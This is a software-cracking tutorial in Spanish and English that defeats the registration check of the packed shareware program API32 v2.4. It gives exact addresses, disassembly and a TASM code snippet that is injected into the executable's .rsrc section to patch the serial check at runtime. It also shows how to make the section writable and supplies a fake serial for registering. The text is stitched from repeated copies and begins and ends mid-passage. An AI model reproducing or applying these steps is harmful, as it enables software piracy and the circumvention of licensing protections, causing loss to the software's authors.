clásica, directamente sobre los desplazamientos característicos con un editor hexadecimal porque el archivo objeto está empaquetado. Podemos localizar las instrucciones a parchar y sus direcciones con un depurador (debugger) como SoftIce y luego proceder a parchar el archivo con código que podemos introducir en un punto estratégico del ejecutable empaquetado. El problema es que generalmente los empacadores al empacar un archivo ejecutable PE, cambia las características de sus secciones, evitando que SoftIce, y otros desensambladores, se detengan en ciertos del programa. Para que SoftIce pueda revisar un programa de estos, debemos revisar las características de las secciones del archivo ejecutable para asegurarnos que las secciones de código tengan las características típicas que les convienen.

4. **Escribir y ensamblar el recorte.**

Si tenemos éxito en el intento de romper la protección que nos mortifica, debemos proceder a escribir un recorte de código enensanblador (es lo más pequeño y rápido), ensamblarlo y pegarlo en el archivo objeto donde hemos establecido.

¿Es el camino?

A veces encontramos que las instrucciones finales del cargador del archivo empaquetado también están empacadas. Así que tenemos que esperar que estas últimas instrucciones sean desempacadas antes de parcharlas para que entreguen el código al recorte. Para resolver esto, podemos pasar el control a nuestro recorte parchador antes de que la rutina cargadora llegue al final. ¿Cuándo? cuando las instrucciones finales del cargador hayan sido desempacadas. Entonces tenemos que agregar algunas instrucciones adicionales al recorte para que éste parche primero las últimas instrucciones del cargador y éste pueda entregar de nuevo, por segunda vez, el control al recorte. La segunda vez que el recorte tiene el control, parchará el código original del programa y eliminará sus protecciones.

5. **Dirección de la primera llamada al recorte**: **VA0.**

Bien, el recorte recibirá entonces el control dos veces. La primera vez, parchará las últimas instrucciones de la sección del archivo encargada de desempacar el programa; este parche consiste en un par de instrucciones que entregarán el control al recorte por segunda vez. En esta última ocasión, el recorte ejecutará una nueva rutina que parchará el programa en memoria y lo desprotegerá. A la dirección que entrega el control por primera vez al recorte lo llamamos **VA0**.

<<*On the way*>>(Do you remember Jack Kerouack?)

Crackear un archivo empacado empleando este método es sencillo con Snippet Creator, una herramienta hecha para injertar código nuevo en archivos ejecutables con formato PE. Así que

consigamos este programa, corrámoslo y creemos un proyecto nuevo: **File\New project**. Este comando desplegará una ventana donde podrás seleccionar el archivo que deseas cambiar o desproteger y dar un nombre al proyecto. Cuando creas un programa, Snippet Creator crea un subdirectorio con el nombre que tú eliges y un archivo .INI que salva la información y permite reabrir el proyecto.

1. **Final de la rutina desempacadora: Desplazamiento 1 - VA1 (Virtual Address 1)**

Nuestro objetivo será api32 v2.4. Para registrar este programa y obtener todas sus funciones podemos buscar y calcular su serial. Pero he visto que esto puede resultar un trabajo largo y arduo. A veces es preferible (menos trabajo - mejor resultado, +ORC) parchar el archivo ejecutable cuando se pueda. Tomaremos este camino.

Primero tenemos que ubicar el final de la rutina que desempaca el archivo. Cargamos el programa con SoftIce y bajamos de alguna manera (usando la tecla F10, y ocasionalmente F5 y F9 para evitar los bicles [*loops*]) hasta 00 41 B5 D2.

Esta instrucción es un salto [*jump*] al punto de entrada original del programa en la sección .text:

```
:0041B5BD    8B 64 24 14        mov esp, dword ptr [esp+14]
:0041B5C1    5E                 pop esi
:0041B5C2    8B FE              mov edi, esi
:0041B5C4    81 C6 D7 15 00 00  add esi, 000015D7h
:0041B5CA    6A 05              push 00000005h
:0041B5CC    59                 pop ecx
:0041B5CD    F3                 repz
:0041B5CE    A4                 movsb
:0041B5CF    61                 popad
:0041B5D0    66 9D              popf
:0041B5D2    E9 E9 9F FE FF     jmp 004055C0h ; <- Salto al punto de entrada original
```

La instrucción en la dirección 00 41 B5 D2 es donde termina el cargador interno del programa empaquetado. Llamamos a esta dirección **VA1**.

En esta dirección tendremos que escribir una instrucción de seis bytes que tiene la forma:

```
1:    push   address_of_snippet
2:    ret
```

Estas instructiones entregarán el control al recorte. Un código con esta forma tiene un tamaño de seis bytes. En octal:

1: 68 zz yy xx 00
2: C3

El código octal 68h es la instrucción empujar a la pila [*push*] un dato dword. El resto de la instrucción es un número hexadecimal de 32 bits que será empujado a la pila: 00 xx yy zz h; este número es la dirección a la que saltará el programa con la siguiente instrucción. Así que la instrucción 1 será en ensamblador:

push 00 xx yy zz h

El código octal C3h corresponde a la instrucción en ensamblador 'RET'. Esta instrucción hace que el programa salte a la dirección a la que apunte el registro SP o ESP (el puntero de pila). En este caso es la dirección 00 xx yy zz h en la memoria virtual del proceso y que antes metimos en la pila.

Pero todavía hay un problema. La instrucción original en VA1 también está empacada; entonces tenemos que esperar hasta que esta instrucción sea cargada para escribir un primer salto [*jump*] al recorte: tendremos que localizar otra dirección VA0 anterior a VA1 que entregue una primera vez el control al recorte: en esta primera ocación, el recorte sobre-escribirá la instrucción en la dirección VA1 para que en VA1 el programa entregue nuevamente el control al recorte. La segunda vez que el recorte recibe el control, parchará el programa y lo desprotegerá. Por último restaurará las instrucciones originales que reescribió antes.

Una buena dirección para dar el control al recorte por vez primera es:

:0041A110 0F 84 A7 14 00 00 je 0041B5BDh

Llamamos a esta instrucción **VA0**. ¿Cómo conseguirla?

Cargo el programa con el loader de SoftIce. Cuando se despliega la ventana de SoftIce, ejecuto el comando "D 41B5D2". Luego voy trazando las diversas instrucciones del programa con la tecla F10 hasta ver como se realiza un cambio en la dirección 41B5D2 en la ventana de datos. Seguro aparecerá algo como " FE 9F E9 E9 FF FE B5 BB ", que son los valores octales de las instrucciones siguientes, pero invertidas:

:0041B5D2 E9 E9 9F FE FF jmp 004055C0h ; <- Jump to the original entry point
:0041B5D7 E9 BB B5 FE FF jmp 00406B97h

Entonces, cuando el programa llega a 00 41 A1 10 h, las instrucciones en la dirección 00 41 B5 D2 h estarán desempacadas y podrán ser parchadas.

2. **Un lugar para el recorte. Desplazamiento 1 - VA2 (Virtual Address 2)**

Para ubicar un lugar para el recorte podemos emplear un método bastante empírico pero que funciona. Abrimos el programa con un editor hexadecimal como HexWorkshop y buscamos un sitio sin código, lleno de ceros. Estos espacios amplios genertalmente podemos encontrarlo al final de las diversas secciones. Así que podemos encontrar un espacio amplio al final de la sección .rsrc, en el desplazamiento 00 D3 20 h.

Podemos elegir este espacio. Tenemos el desplazamiento dentro del archivo, pero necesitamos su dirección virtual. Esta dirección la podemos calcular con esta fórmula:

(Desplazamiento del recorte - Desplazamiento del inicio de la sección) + VA de la Sección

A esta dirección la llamamos **VA2**.

Ya hemos determinado la sección donde pondremos el recorte .rsrc. Para hacerlo ejecutamos en Snippet Creator **PE Info\View Section Info**. Podemos ver que este desplazamiento está en la sección .rsrc, antes de la sección "madmat". El desplazamiento de inicio de la sección [*Raw Offset of the section*] es 4A 00h.

La dirección virtual de la sección [VA of Section] es: Dirección de la base de la imagen [*Image Base Address*] + Desplazamiento virtual de la sección [*VA offset of the section*]:

00 40 00 00h + 00 01 00 00 h = 00 41 00 00 h

Ahora calculamos:

VA2 = (00 D3 20h - 00 4A 00h) + 00 41 00 00h = 00 41 99 20h

Esta es la dirección **VA2**.

3. **La dirección a parchar: VA3 (Virtual Address 3)**

Ahora vamos a desproteger el programa. Por razones de brevedad, considerando que el lector de este tutorial no es propiamente un principiante, no detallaré el proceso para ubicar el punto a parchar. Simplemente lo diré. Para que el programa corra como si estuviera registrado, con todas

sus funciones, debemos cambiar en el siguiente código:

```
:00404815    03EA      add ebp, edx
:00404817    41        inc ecx
:00404818    4E        dec esi
:00404819    75DA      jne 004047F5
:0040481B    33C0      xor eax, eax
:0040481D    5F        pop edi
:0040481E    85ED      test ebp, ebp
:00404820    5E        pop esi
:00404821    5D        pop ebp
:00404822    0F94C0    sete al
:00404825    5B        pop ebx
:00404826    59        pop ecx
:00404827    C3        ret
```

La instrucción:

```
:00404822    0F94C0    sete al
```

Es donde el programa coloca una bandera en el registro **al** para indicar si el programa está registrado o no. Si esta instrucción pone 1 en al, el programa está registrado. Entonces podemos cambiar esa instrucción de tres bytes por

```
:00404822    FEC0    inc eax
:00404824    90      nop
```

Esta instrucción hará a al diferente de cero. Cuando el programa revise la bandera, actuará como si el programa hubiera sido registrado y actuará como tal.

Aunque esto sería suficiente para registrar el programa, todavía necesitamos introducir nuestro nombre de ususario y el serial. El programa revisa el número de caracteres en el nombre de usuario (debe ser mayor que cinco) y el de la clave (debe ser 16 o más).

Bien. ya tenemos la dirección de los parches.

4. **Escribir y ensamblar el recorte.**

Tenemos que crear el proyecto en Snippset Creator: **File\New project**. Lo llamamos api32.

Luego configuramos las opciones del proyecto:

Snippet VA = VA2 = 41 99 20
Patch Options = Patch into Existing Section
Address to Redirect Control To the Snippet = Redirect Control From Code Section
VA1 = 00 40 17 75
Return Control to the program = Don't Return Control To Program

Estas opciones eligen:

· la dirección virtual donde el recorte será injertado (VA2)
· el recorte será injertado dentro de una sección existente (.rsrc)
· la dirección virtual donde el programa dará el control al recorte (VA1)
· el recorte no regresará el control al programa; tenemos que hacerlo nosotros y escribirlo en el recorte.
· Snippet Creator no restaurará las instrucciones originales del programa. Tenemos que hacerlo nosotros.

Luego escribimos el recorte y lo ensamblamos. A continuación está el código del recorte para TASM v5.0. Antes de ensamblar el recorte debemos elegir y configurar el ensamblado que usemos. Ejecutamos en Snippet Creator **Action\Options** para desplegar la ventana "General Options". Escogemos el ensamblador (TASM o MASM según sea el caso) y establecemos los comandos y parámetros correspondientes. En mi caso particular, que he empleado TASM v5.0, y tengo a Snippet Creator en el directorio C:\ASM\ICZ\, los valores y comandos son:

Assembler
TASM

Locations
Assembler: TASM32 /ml %1
Linker: TLINK32 /Tpe /c /aa /V4.0 %1,,,C:\TA\LIB\import32.lib
Project Directory: C:\ASM\ICZ\

Estos comandos suponen que el directorio donde tengo TASM32.EXE y TLINK32.EXE, está en entorno; es decir, cuando inicio la sección en Windows, el archivo por lotes "autoexec.bat" tenía la siguiente línea:

```
PATH     C:\TASM\BIN;C:\TASM\LIB;C:\TASM\INCLUDE;%PATH%
```

A contiuación el código del recorte:

```
; ---------------------------------------- code snippet ----------------------------------------

jmp init

oldinst1 db 00Fh,084h,0A7h,014h,000h,000h
oldinst2 db 0E9h,0E9h,09Fh,0FEh,0FFh,09Eh
newinst1 db 068h, 020h,099h,041h,000h, 0C3h
newinst2 db 0FEh,0C0h,090h
counter db 0

init:
pushad
cmp counter,0
jne time2

; Restaurar la instrucción 1
inc counter
mov edi,41A110h          ; dirección de la instrucción original 1 en VA0
lea esi,oldinst1         ; instrucción a restaurar
mov ecx,6 push ecx       ; tamaño de la instrucción original
rep movsb                ; restaurar la dirección original

; Escribir la nueva instrucción en VA1: segundo salto al recorte
mov edi,41B5D2h          ; dirección donde se volverá a entregar el control al recorte: VA1
lea esi,newinst1         ; instrucción a escribir
pop ecx                  ; tamaño de las instrucciones
rep movsb

; Retorno 1
popad
push 41A110h
ret

time2:
; Restauar intrucción 2
mov edi,41B5D2h          ; dirección de la instrucción original 2 en: VA1
lea esi,oldinst2         ; instrucción a restaurar
mov ecx,6
rep movsb

; Write new instruction 2: patch 2
mov edi,404822h          ; dirección de la instrucción original 2 en : VA2
```

```
lea esi,newinst2          ; instrucción a escribir
mov ecx,3                 ; tamaño de las instrucciones
rep movsb                 ; escribirlas

; Retorno 2
popad
push 41B5D2h
ret

; ----------------------------------------------------------------------------------------------------
```

Después de escribir estas lineas en la ventana de edición de Snippet Creator, presionamos el botón "Assemble" y esperamos. Si no hay error, el recorte de código ha sido ensamblado y enlazado.

Ahora podemos "exportar" el binario correspondiente al recorte **(File\Export)** y salvamos api32.bin.

Abrimos el archivo api32.exe con HexWorkshop (conviene más emplear este editor que HIEW, ya que necesitamos tener dos vistas desplegadas al mismo tiempo, una del archivo api32.exe y otra del recorte api32.bin). Vamos al desplazamiento 00D320 h (**Edit/Goto**). Es el desplazamiento donde colocaremos el recorte de código.

Ahora abrinos el archivo api32.bin que hemos exportado. Lo marcamos totalmente con el ratón y lo copiamos (CTRL+C). Luego desplegamos la vista de api32.exe y vamos al desplazamiento 00D320h y marcamos desde 00D320 hasta 00D39Eh. Ahora pegamos el recorte (CTRL+V). Para terminar, ponemos en el desplazamiento 00D510h (correspondiente a la dirección virtual VA0) la instrucción que entrega el control al recorte por primera vez: 68 20 99 41 00 C3. Esto significa:

```
:0041A110      68 20 99 41 00      push 00419920
:0041A115      C3                  ret
```

Recordar que el recorte ha sido colocado en la sección .rsrc. Como sobrescribimos esta sección con alguna instrucción debemos asegurarnos que soporte escritura. Revisemos las características de la sección .rsrc: **PE Info\View Section Info**. Las características son: 40 00 00 40 h. Esto significa:

```
Datos Inicializados: 00 00 00 40 h
Lectura:             40 00 00 00 h
                     40 00 00 40 h
```

La sección no soporta escritura, así que tendremos que editar las características. Para hacer esto hacemos click con el botón derecho del ratón sobre la cadena .rsrc que aparece en el cuadro de diálogo "Section Information". Seleccionamos "Edit Section" en el menú emergente: esto despliega el vuadro de diálogo "Modify Section Values". Pulsamos el botón "..." al lado del campo "Characteristics". Esto despliega el cuadro de diálogo "Section Charactheristics". Seleccionamos la caja de chequeo IMAGE_SCN_MEM_WRITE y salvamos (*save*). Ahora las características de la sección serán: C0 00 00 40 h:

Datos Inicializados:	00 00 00 40 h
Lectura:	40 00 00 00 h
Escribible:	80 00 00 00h
	C0 00 00 40 h

Esto mismo lo tenemos que hacer para todas aquellas secciones que serán escritas durante el proceso, como el cargador del empacado, que es la sección con que inicia un ejecutable empaquetaso. Eso es todo.

R e g i s t r a n d o

Ahora corremos el programa y pulsamos el botón 'register'. Escribimos un nombre con más de cinco caracteres:

Mi_Nombre

y un código serial con más de dieciseis caracteres:

FREE-FREE-FREE-FREE

Hacemos click sobre OK, y listo...

Comentarios y correcciones: nuMIT_or@iname.com
Mi página de programación: n u M I T_o r's P r o g r a m m i n g P a g e

CRACKING PACKED FILES (I)

by n u M I T_o r [kUT]

Target: API32 v.2.4
Tools: Snippet Creator
HexWorkShop
SoftIce
MASM v6.0 or TASM v5.0
Note: You can find this tools in : http://members.xoom.com/crk10/archivos

Author: n u M I T_o r

I n t r o

I've already written a papper about Snippet Creator. But I've have thought that this first papper is a very hard piece to the newbyes. I wait that this article could be easyer to understand.

I suposse that you know the PE header files structure and you have knowledge about assembly language programming for windows 95/98 applications.

I apologize for my english.

T h e W a y

The clasic method to crack packed files is to use too a process patcher and do the strategic patchs in run time. The question is wait until the file is unpacked in memory and then to patch it. To make this, we have to obtain the process handle. So, the process patcher divides in two parts:

a loader: a routine that load the process target generally in debug mode.

a patcher: a routine that intercepts the process and take the control or patch the process.

I've not used this method. I use other method, too clasic: to injert a snippet of code that overwrittes the target and patch it in strategic points. This strategic points are virtual address of the process or offset into the executable file:

1. **The end of the loader rutine: Offset 1 - VA1 (Virtual Address 1)**
   All packed executable file needs to be unpacked to run. The initial code of this files is a loader that unpcacks the file in memory. When this routine ends, the target file is unpacked in memory, and we can patch it. In this point, we have to pass the control to a code snippet that will patch the file.

2. **A place for the snippet. Offset 1 - VA2 (Virtual Address 2)**
   In this address, we have to place the code snippet that will patch the target. This code will receive the control from the loader that unpacks the file, when the file is unpacked in memory to run. When the patch is doen, the code snippet will restaurate the changed instructions and will return the control to the target program. To do the patch, the file section to patch must to be writteable.

3. **The address to patch: VA3 (Virtual Address 3)**
   Still we have to crack the file. We can not do this directly with a hexadecimal editor (the clasic) because the target file is packed. We can localize the instructions to patch and their address with a debugger like SoftIce and then proceed to patch it with the code snippet. To load the program with SoftIce, we must revise the characteristics of the executable file sections to sure us that the code sections have the code characteristics.

4. **Write and assembly the snippet.**
   If we have succes with the crack, we must to write the code snippet, assembly it and paste it in the target where we have established it.

Is not the way?

Sometimes we can find that the final instruction of the packed file loader is packed. Thus, we have to wait that these last instructions are unpacked before to patch it. We must to pass the control to the code snippet before the loader come to the end. When? when the final instructions of the loader have been unpacked. Then, we have to add some instructions at the snippet to path

the last instructions of the loader to give again the control to the code snippet. The second time that the snippet has the control, will patch the original code of the program and will crack it.

5. **The addres for the first call to the snippet**.
Well. The snippet will receive the control two times. The first time, will patch the last instructions
of the packed file loader to get again the control and crack the program in memory.

<<*On the road*>> (Do you remember Jack Kerouack?)

We will see that to crack a packed program, with the method that I've exposed, is easiest with Snippet Creator. So that run this program and create a proyect: **File\New project**. This command wille display a window where you can select your target and give a name to the project. When you create a program, Snippet Creator create a subdirectory with the name that you chose and a .INI file that save the info to reopen the project..

1. **The end of the loader rutine: Offset 1 - VA1 (Virtual Address 1)**

Our target will be api32. To register this program and to get all his functions we can search and calculate its serial key. But I've seen that this can be a long work. Sometimes I prefer to patch the target. We will take this way.

The file api32.exe, the main executable of our target application, is packed. Before revise it with SoftIce we have to change the chractheristics of the code sections. If we have run Snippet Creator, we do **File\New project** and select api32.exe. We'll give to this project the name "api32". Now we execute **PE Info\View Section Info**. This will display the **Section Information** window.

We can to take advantage of this moment and revise other aspects of our target. We execute **PE Info\View PE Header** and we take notes of the **PE Header Information window**:

Image Base Address: 40 00 00 h
Address of Entry Point: 01 A0 00 h
Base if Code: 00 10 00 h

Now we load the program witch SoftIce.

Well, now you have to get down until VA1 (Virtual Address1 = End of the loader routine):

00 41 B5 D2

This instruction is a jump to the original program entry point in the .text section:

```
:0041B5BD    8B 64 24 14        mov esp, dword ptr [esp+14]
:0041B5C1    5E                 pop esi
:0041B5C2    8B FE              mov edi, esi
:0041B5C4    81 C6 D7 15 00 00  add esi, 000015D7h
:0041B5CA    6A 05              push 00000005h
:0041B5CC    59                 pop ecx
:0041B5CD    F3                 repz
:0041B5CE    A4                 movsb
:0041B5CF    61                 popad
:0041B5D0    66 9D              popf
:0041B5D2    E9 E9 9F FE FF     jmp 004055C0h ; <- Jump to the original entry point
:0041B5D7    E9 BB B5 FE FF     jmp 00406B97h
```

In this address we have to write a code of six bytes size that has the form:

```
push address_of_snippet
ret
```

These instructions will give the control to the snippet. A code with this form has a size of six bytes. In hexadecimal:

```
1: 68 zz yy xx 00
2: C3
```

The 68h octal code number is a push dword data. The rest of the instruction is the 32 bits hexadecimal number to push in the stack: 00 xx yy zz. So the instruction 1 will be:

push 00 xx yy zz h

The octal code C3h means the 'RET' instruction. This code is a jump to the address in the pointer stack register (esp). In this case is the 00 xx yy zz address in the virtual memory of the process.

But still there is a problem. The original instruction in VA1 is too packed; then we have to wait until this instruction is loaded to write the jump to the snippet here. So that we have to alloc another addres that will give the control once to the snippet. The snippet itself will overwrite the instruction in VA1 for that in VA1 the program gives newly the control to the snippet. In the second time, the snippet wiill patch the original program andwill crack it.

A good address to give the control to the snippet the first time, is VA0:

:0041A110 0F 84 A7 14 00 00 je 0041B5BDh

when the program comes at this point, the instructions in

:0041B5D2 E9 E9 9F FE FF jmp 004055C0h ; <- Jump to the original entry point
:0041B5D7 E9 BB B5 FE FF jmp 00406B97h

have been unpacked and can be patched.

The address 00 xx zz h, is the virtual addres where is the parcher snippet. We name to this virtual address VA2.

2. **A place for the snippet. Offset 1 - VA2 (Virtual Address 2)**

To alloc the VA2 addres we proceed in this way.

We open the program with the hexadecimal editor. Search a place with space, e.g.:

offset 0D320h

We can look at this point a great space filled with 0s.

Now we calculate the virtual address:

(Offset of the snippet - Raw Offset of the section) + VA of the Section

So that we have to determine the section where is the offset of the snippet. We execute **PE Info\View Section Info**. We can look that this offset is in the .rsrc section, before the madmat section. The "Raw Offset of the section" is 4A 00h.

The VA of Section is the Image Base Address + VA offset of the section:

00 40 00 00h + 00 01 00 00 h = 00 41 00 00 h

Now we calculate:

VA2 = (00 D3 20h - 00 4A 00h) + 00 41 00 00h = 00 41 99 20h

This is the VA2.

3. **The address to patch: VA3 (Virtual Address 3)**

Now we have to crack the program.

The NAG says "UNREGISTERED". This string has to change if the program comes to registered. So, when begins to run, the program revises if it has been registered. So that we do Ctrl+D to display SoftIce and BPX DialogBoxParamA to stop the program when call this dialog. F5.

Run the program and SoftIce will popup. F11 and you will be here:

```
:0040103E        6A00                push 00000000
:00401040        6800114000          push 00401100 ; Address of Dialog Procedure
:00401045        6A00                push 00000000

* Possible StringData Ref from Data Obj ->"apis32x_LOAD_DLG"
                                        |
:00401047        68C4924000          push 004092C4
:0040104C        56 push esi
:0040104D        A30CD04000          mov dword ptr [0040D00C], eax

* Reference To: USER32.DialogBoxParamA, Ord:008Eh
                                        |
:00401052        FF15A4034100        Call dword ptr [004103A4]
:00401058        85C0                test eax, eax
:0040105A        0F8482000000        je 004010E2
```

Is the routine that display de first NAG.

Close the program.

Now BPX 00401100. This is the address of the procedure of this Dialog Box. The Dialog Box Procedure is a set of routines that process all the events that the user causes over the dialog box, for example, click with a button of the mouse. Run the program and you will be in a moment here:

```
:00401100      8B442408          mov eax, dword ptr [esp+08]
:00401104      56                push esi
:00401105      3D10010000        cmp eax, 00000110
:0040110A      0F878F000000      ja 0040119F ; jump if the msg is 0111h (WM_COMMAND)
:00401110      743A              je 0040114C
:00401112      83E810            sub eax, 00000010
:00401115      7409              je 00401120
:00401117      83E802            sub eax, 00000002
:0040111A      0F858D000000      jne 004011AD
```

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:0040110A(C) |
:0040119F      3D11010000        cmp eax, 00000111 ; WM_COMMAND
:004011A4      743F              je 004011E5 ; jump if the msg is 0111h (WM_COMMAND)
```

The following routine processes the WM_COMMAND message:

```
:004011E5      8B4C2414          mov ecx, dword ptr [esp+14]
:004011E9      8B542410          mov edx, dword ptr [esp+10]
:004011ED      8B442408          mov eax, dword ptr [esp+08]
:004011F1      51                push ecx :004011F2 52 push edx
:004011F3      50                push eax
:004011F4      E8D7000000        call 004012D0
:004011F9      83C40C            add esp, 0000000C
```

When the procedure processes the WM_COMMAND message, it revises if the program has been registered. Now F10 until here:

```
:00404815      03EA              add ebp, edx
:00404817      41                inc ecx
:00404818      4E                dec esi
:00404819      75DA              jne 004047F5
:0040481B      33C0              xor eax, eax
:0040481D      5F                pop edi
:0040481E      85ED              test ebp, ebp
:00404820      5E                pop esi
:00404821      5D                pop ebp
:00404822      0F94C0            sete al
```

```
:00404825        5B              pop ebx
:00404826        59              pop ecx
:00404827        C3              ret
```

This is the routine that revise the serial key when the program begin. Well, if you change:

```
:00404822        0F94C0 sete al
```

By:

```
:00404822        FEC0    inc eax
:00404824        90      nop
```

The program will be registered. The value in the AL register is a register flag here. If AL > 0, then the program is registered.

Only a thing. The program revises the number of characters in the name (must to be 5 or more) and the number of characthers in the serial code (must be 16 or more).

Well, we have the address of the patchs.

4. **Write and assembly the snippet.**

We have to create a project with Snippset Creator: api32. Now we have to configure the program options. We execute the command **Action\Project Options** and select the following values**:**

Snippet VA = VA2 = 41 99 20
Patch Options = Patch into Existing Section
Address to Redirect Control To the Snippet = Redirect Control From Code Section
VA1 = 00 40 17 75
Return Control to the program = Don't Return Control To Program

This options select

· the virtual addres where the snippet will be injected (VA2)
· the snippet will be injected into a existing section (.rsrc)
· the virtual address where the program will give the control to the snippet (VA1)
· the code snippet will not return the control to the program. We'll have to do it.

· Snippet Creator will not restaurate the original instruction of the program. We'll have to do it.

We write the snippet and assemble it. This is the code snippet, to assembler with TASM v5.0

```
; ---------------------------------------- code snippet ----------------------------------------

jmp init

oldinst1 db 00Fh,084h,0A7h,014h,000h,000h
oldinst2 db 0E9h,0E9h,09Fh,0FEh,0FFh,09Eh
newinst1 db 068h, 020h,099h,041h,000h, 0C3h
newinst2 db 0FEh,0C0h,090h
counter db 0

init:
pushad
cmp counter,0
jne time2

; Restaurate instruction 1
inc counter
mov edi,41A110h          ; address of the original instructions: VA0
lea esi,oldinst1         ; instruction to restaurate
mov ecx,6 push ecx       ; size of the original instructions
rep movsb                ; move it

; Write new instruction 1
mov edi,41B5D2h          ; address of the next jump to the snippet: VA1
lea esi,newinst1         ; instruction to writel
pop ecx                  ; size of the instructions
rep movsb

; Return 1
popad
push 41A110h
ret

time2:
; Restaurate instruction 2
mov edi,41B5D2h          ; address of the original instructions: VA1
lea esi,oldinst2         ; instruction to write
mov ecx,6
```

```
rep movsb

; Write new instruction 2: patch 2
mov edi,404822h          ; address of the patch 2 : VA22
lea esi,newinst2          ; new instruction to write
mov ecx,3                 ; number of bytes to write
rep movsb                 ; writte them

; Return 2
popad
push 41B5D2h
ret

; ----------------------------------------------------------------------------------------------------
```

Then that we have written this lines in the edit window of Snippet Creator, we press the "Assembly" button and wait. If there isn't error, the snippet code has benn assembled and linked. Before to do this, we must execute the command **Action\Options** to display the **General Options** dialog box. If you have TASM, you select "TASM" and push the "Default" button.

Last, we save the binary. This is optional: **File\Export** and we save api32.bin. This is the binary file of the code snippet.

We open the api32.exe file with HexWorkshop. We go to the 00D320 h offset. Is the offset where we will place the code snippet.

We open the api32.bin file that we have exported. We tag it all and copy it (CTRL+C). We go to the 00D320h offset of the api32.exe file and tag it from 00D320h unitl 00D39Eh. Now we paste the snippet. To end, we set in the 00D510h offsset the instruction that gives the control to the snippet: 68 20 99 41 00 C3. This means:

```
:0041A110        68 20 99 41 00        push 00419920
:0041A115         C3                    ret
```

Note that this snippet code has been placed in the .rsrc section. Revise the characteristics of this section: **PE Info\View Section Info**. The characteristics of the .rsrc section are: 40 00 00 40 h. This means:

Initialized data: 00 00 00 40 h

Readable: 40 00 00 00 h
40 00 00 40 h

Our snippet set to 1 the variable 'count' in this section, so that this section has to be writeable. To do this we do clck with the right button of the mouse over the string .rsrc that appears in the "Section Information" dialog box. We select "Edit Section" in the emergent menu: this display the "Modify Section Values" dialog box. We pulse the button "..." beside from the "Characteristics" field. This display the "Section Charactheristics" dialog box. We select the IMAGE_SCN_MEM_WRITE check box and save. Now the characteristics of the .rsrc section will be: C0 00 00 40 h:

Initialized data: 00 00 00 40 h
Readable: 40 00 00 00 h
Writeable: 80 00 00 00h
C0 00 00 40 h

That is all.

R e g i s t e r i n g

Now we start the program and click on register. We type a name with more than five character:

My_Name

and a seral code of more than sixteen characters:

FREE-FREE-FREE-FREE

Click OK, and all right...

Comments and observations:

nuMIT_or@iname.com

CRACKEAR ARCHIVOS PE EMPAQUETADOS (I)

por n u M I T_o r [kUT]

Target: API32 v2.4

Herramientas: Snippet Creator v1.5
HexWorkShop
SoftIce
TASM v5.0

Puedes conseguir estas herramientas en http://members.xoom.com/crk10/archivos
http://welcome.to/karpoff

Autor: n u M I T_o r

I n t r o

Ya he escrito un tutorial sobre Snippet Creator donde trato el tema de quebrar protecciones en archivos ejecutables PE enpacados. Me he dado cuenta que era un escrito muy duro para principiantes y he reorganizado un material que pudiera ser seguido mejor y con más facilidad.

Sin embargo, para poder seguir este tutorial se requiere una experiencia mínima en lenguaje ensamblador orientado al sistema operativo Windows a 32 bits, conocimiento de las estrategias clásicas de desprotección de programas (las comunes), algunas nociones sobre la estructura de los archivos con formato PE. De alguna manera supongo también conocimietos sobre desempacado manual de archivos con ProcDump.

E l C a m i n o

El método clásico de crackear archivos PE empaquetados consiste en usar un parcheador de procesos (process patcher) y hacer el parche estratégico en tiempo de ejecución. Se trata de esperar hasta que el archivo sea desempacado en la memoria para su ejecución y entonces parcharlo. Para hacer esto, tenemos que tener el manejador del proceso.

Tenemos entonces que un parchador de un proceso se puede dividir en dos partes:

un cargador: una rutina que carga el proceso objeto generalmente en modo de depuración.

un parchador: una rutina que intercepta el proceso, toma el control y escribe el parche en el proceso.

Yo nunca he usado este método. Uso otro, también clásico: injertar un recorte de código que tome el control del programa cuando éste se ejecuta, sobre-escriba el archivo objeto en tiempo de ejecución y haga los parches necesarios en puntos estratégicos. Estos puntos estratégicos son direcciones virtuales del proceso o desplazamientos dentro del archivo:

1. **Final de la rutina que desempaca el archivo : Desplazamiento 1 - VA1 (Virtual Address 1)**
   Todo archivo ejecutable necesita ser desempacado para correr. El código con que comienza el programa que contiene este archivo es un "cargador" [*loader*] que desempaca el archivo en memoria. Cuando la rutina termina, el archivo objeto es desempacado en memoria, y podemos parcharlo en este momento. Una vez alcanzado el final del "cargador" del archivo empacado, el archivo ya debería estar desempacado en la memoria, así que a partir de la dirección de las últimas instrucciones del cargador escribimos unas nuevas instrucciones que hacen que el programa pase el control a un recorte de código que hemos insertado estratégicamente dentro del archivo empacado. Este recorte parchará entonces el archivo de manera que quedan rotas las protecciones que impiden su disfrute. A la dirección dónde termina de ejecutarse el cargador del empacado la llamamos **VA1**.

2. **Un lugar para el recorte. Desplazamiento 1 - VA2 (Virtual Address 2)**
   Tenemos que especificar dónde colocaremos el recorte de código parchador que romperá la protección del programa. Este código ha de recibir el control desde el cargador que desempaca el programa cuando éste es ejecutado. Cuando el recorte se ejecuta, re-escribe algunas instrucciones que eliminan las protecciones y restaura las instrucciones que le entregaron el control para que el programa siga su curso y devuelve el control al programa. Para hacer el parche, la sección del archivo PE a parchar debe ser "escribible" (writeable), de lo contrario se producirá un error de protección. A la dirección donde colacamos el recorte la llamamos **VA2**.

3. **La dirección de la instrucción a parchar: VA3 (Virtual Address 3)**
   Todavía tenemos que romper la protección del archivo. Esto no lo podemos hacer a la manera

clásica, directamente sobre los desplazamientos característicos con un editor hexadecimal porque el archivo objeto está empaquetado. Podemos localizar las instrucciones a parchar y sus direcciones con un depurador (debugger) como SoftIce y luego proceder a parchar el archivo con código que podemos introducir en un punto estratégico del ejecutable empaquetado. El problema es que generalmente los empacadores al empacar un archivo ejecutable PE, cambia las características de sus secciones, evitando que SoftIce, y otros desensambladores, se detengan en ciertos del programa. Para que SoftIce pueda revisar un programa de estos, debemos revisar las características de las secciones del archivo ejecutable para asegurarnos que las secciones de código tengan las características típicas que les convienen.

4. **Escribir y ensamblar el recorte.**

Si tenemos éxito en el intento de romper la protección que nos mortifica, debemos proceder a escribir un recorte de código enensanblador (es lo más pequeño y rápido), ensamblarlo y pegarlo en el archivo objeto donde hemos establecido.

¿Es el camino?

